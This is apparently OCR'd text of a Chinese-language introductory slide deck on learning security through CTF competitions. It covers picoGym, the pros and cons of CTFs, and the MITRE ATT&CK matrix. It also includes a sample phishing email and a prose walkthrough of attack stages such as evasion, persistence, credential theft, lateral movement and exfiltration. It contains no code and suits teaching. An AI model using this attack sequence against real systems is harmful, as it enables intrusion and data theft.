
- 由卡內基美濃大學和國際 CTF 戰隊 PPP 成立
- 給新手的入門 Wargame
- 線上學習資源 (英文)
- Teacher + Classroom 功能

picoGym for Teacher



https://picoctf.org/get_started.html

picoGym


picoGym Practice Challenges
總分
picoGym Score: 7440
Progress Tracker
各領域進度
Filters
Hide Solved
Show Bookmarked
Show Assigned
Search by Name
Category Filter
領域
All Categories (330)
Web Exploitation (52)
Cryptography (57)
Reverse Engineering (76)
Forensics (57)
General Skills (42)
Binary Exploitation (46)
Uncategorized
題目
« ‹ 1 2 3 4 5 6 7 › »
General Skills | 5 points
Obedient Cat
202,025 solves 89%
Cryptography | 10 points
Mod 26
168,661 solves 90%
General Skills | 10 points
Python Wrangling
105,025 solves 62%
General Skills | 10 points
Wave a flag
120,818 solves 88%
Forensics | 10 points
information
81,473 solves 41%
General Skills | 15 points
Nice netcat...
98,671 solves 88%
Reverse Engineering | 20 points
Transformation
39,079 solves 54%
Binary Exploitation | 20 points
Stonks
22,454 solves 57%
Web Exploitation | 20 points
GET aHEAD
61,459 solves 81%
Cryptography | 20 points
General Skills | 20 points
General Skills | 20 points

從 CTF 學習資安的優缺點

CTF 只是學習資安的其中一種方式，並不一定適合所有人。
除了 CTF 之外，還有很多入門資安的方式。

– Ice1187, 2023

其他入門資安的方式

- 讀書會
- 遊戲外掛
- ~~軟體破解~~
- 自主研究
- 二轉

CTF 的優點

- 實際動手操作
  - 加深印象
  - 培養實作能力
- 競賽形式
  - 有趣
  - 競爭強化自主學習動機
  - 獎勵、回饋
- 好的題目
  - 認識真實漏洞的發生
  - 學習系統運作原理
  - 許多知識來自解題過程
    - 閱讀程式碼
    - 學習使用、開發工具

Malicious File	EndpointThreatHunting	172	July 31st, 2:13:53 AM
RTLO Malware	EndpointThreatHunting	50	July 31st, 2:08:32 AM
Start Attack	EndpointThreatHunting	195	July 31st, 1:51:32 AM
Decode PowerShell Command	EndpointThreatHunting	50	July 30th, 10:28:39 PM
knock knock	EndpointThreatHunting	120	July 30th, 9:27:47 PM
The Uninvited	EndpointThreatHunting	50	July 30th, 8:24:04 PM
APT3 Password	EndpointThreatHunting	50	July 30th, 6:31:39 PM
Process 0xf18	EndpointThreatHunting	50	July 30th, 6:26:46 PM


為了分數從 18 點解到凌晨 2 點

CTF 的缺點

- 無法涵蓋所有面向
  - 多過於注重攻擊
  - 物理限制
- 競賽形式
  - 競爭意識過強
  - 熬夜解題有礙身心健康
  - 有時間限制
- 壞的題目
  - 重複、無意義的編碼或隱寫術
  - 通靈
    - 不合理的設定
    - 必須使用特定、不知名工具
  - 與現實情況相去甚遠

CTFs are Awesome/Terrible!

https://youtu.be/L2C8rVO2IAg?si=LInXZN0QZcIISTLH



https://youtu.be/IxJpKUoX-6E?si=mQAHIz5SoJ_oSQcG

好題目 v.s. 爛題目


🚧 Working in Progress… 🚧

CTF 與資安實務的關係

資安實務概概...概覽

偵測、防護、應變

流程、戰術、技術



分析、研究、追蹤

攻擊戰術與技術 — ATT&CK Matrix

- 由 MITRE 所提出的攻擊戰術與技術框架
- 建立具體、統一、實務、泛用的攻擊行為描述
- 相較 Cyber Kill Chain 更具體與實務導向
- 參考自 ATT&CK 101 blog post

Img Src: https://attack.mitre.org/

MATRICES

Home > Matrices > Windows

- Enterprise
  - PRE
  - Windows
  - macOS
  - Linux
  - Cloud
  - Network
  - Containers
- Mobile
- ICS

各種平台

Windows Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the Windows platform.

View on the ATT&CK® Navigator

Version Permalink

layout: side | show sub-techniques | hide sub-techniques | help

戰術 Tactic

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
9 techniques	10 techniques	18 techniques	13 techniques	34 techniques	16 techniques	26 techniques	9 techniques	15 techniques	16 techniques	8 techniques
Drive-by Compromise	Command and Scripting Interpreter (5)	Account Manipulation (2)	Abuse Elevation Control Mechanism (1)	Abuse Elevation Control Mechanism (1)	Adversary-in-the-Middle (3)	Account Discovery (3)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (10)	Boot or Logon Autostart Execution (10)	BITS Jobs	Credentials from Password Stores (3)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)
Hardware Additions	Native API	Boot or Logon Initialization Scripts (2)	Boot or Logon Initialization Scripts (2)	Debugger Evasion	Exploitation for Credential Access	Debugger Evasion	Remote Service Session Hijacking (1)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel
Phishing (3)	Scheduled Task/Job (2)	Browser Extensions	Create or Modify System Process (1)	Deobfuscate/Decode Files or Information	Forced Authentication	Device Driver Discovery	Remote Services (5)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (2)	Direct Volume Access	Forge Web Credentials (2)	Domain Trust Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (2)	Escape to Host	Domain Policy Modification (2)	Input Capture (4)	File and Directory Discovery	Software Deployment Tools	Data from Information Repositories (1)	Fallback Channels	Exfiltration Over Web Service (3)
Trusted Relationship	System Services (1)	Create or Modify System Process (1)	Event Triggered Execution (12)	Execution Guardrails (1)	Modify Authentication Process (6)	Group Policy Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer	Scheduled Transfer
Valid Accounts (3)	User Execution (2)	Event Triggered Execution (12)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Multi-Factor Authentication Interception	Network Service Discovery	Use Alternate Authentication Material (2)	Data from Network Shared Drive	Multi-Stage Channels	
	Windows Management Instrumentation	External Remote Services	Hijack	File and Directory Permissions Modification (1)	Multi-Factor Authentication	Network Share Discovery		Data from Removable Media	Non-Application Layer Protocol	
				Hide Artifacts (9)		Network Sniffing				
				Hijack Execution Flow (10)		Password Policy Discovery				

技術 Technique

駭客攻擊行動的一生

Src: YouTube - 山道猴子的一生（上集）

攻擊行動的一生：初始存取 & 執行

Dear Linda,


I hope this message finds you well. I have attached the Q3 accounting report for the IT department, which requires your prompt attention.

[Attachment: IT_Q3_Accounting_Report.pdf]

Your timely review would be greatly appreciated.


Thank you kindly.

Sincerely,




攻擊行動的一生：防禦規避

- 防禦規避 Defense Evasion
  1. 將惡意程式設為隱藏檔案
  2. 執行後刪除惡意程式
  3. 關閉防毒軟體
  4. 清除 Windows Event Log




攻擊行動的一生：維持 & 提權

- 維持 Persistence
  5. 註冊 scheduled task，定期執行惡意程式
  6. 建立後門帳號
- 權限提升 Privilege Escalation
  7. 利用漏洞將使用者提權至 Administrator



攻擊行動的一生：憑證存取 & 橫向移動

- 憑證存取 Credential Access
  8. 從作業系統取得密碼明文 / hash
- 探索 Discovery
  9. 掃描系統上的帳號，內網中的網路服務、芳鄰、其他機器
- 橫向移動 Lateral Movement
  10. 透過 RDP、WinRM ，利用已取得的 credential 移動至其他機器



攻擊行動的一生：蒐集 & 滲出

- 蒐集 Collection


  11. 蒐集系統、SMB、Email、剪貼簿等資料

- 指揮與控制 Command & Control

  12. 與攻擊者 server 連線，取得後續攻擊指令

- 滲出 Exfiltration

  13. 將資料透過加密連線傳回攻擊者 server



Src: YouTube - 山道猴子的一生（下集）

🚧 Working In Progress… 🚧

Q & A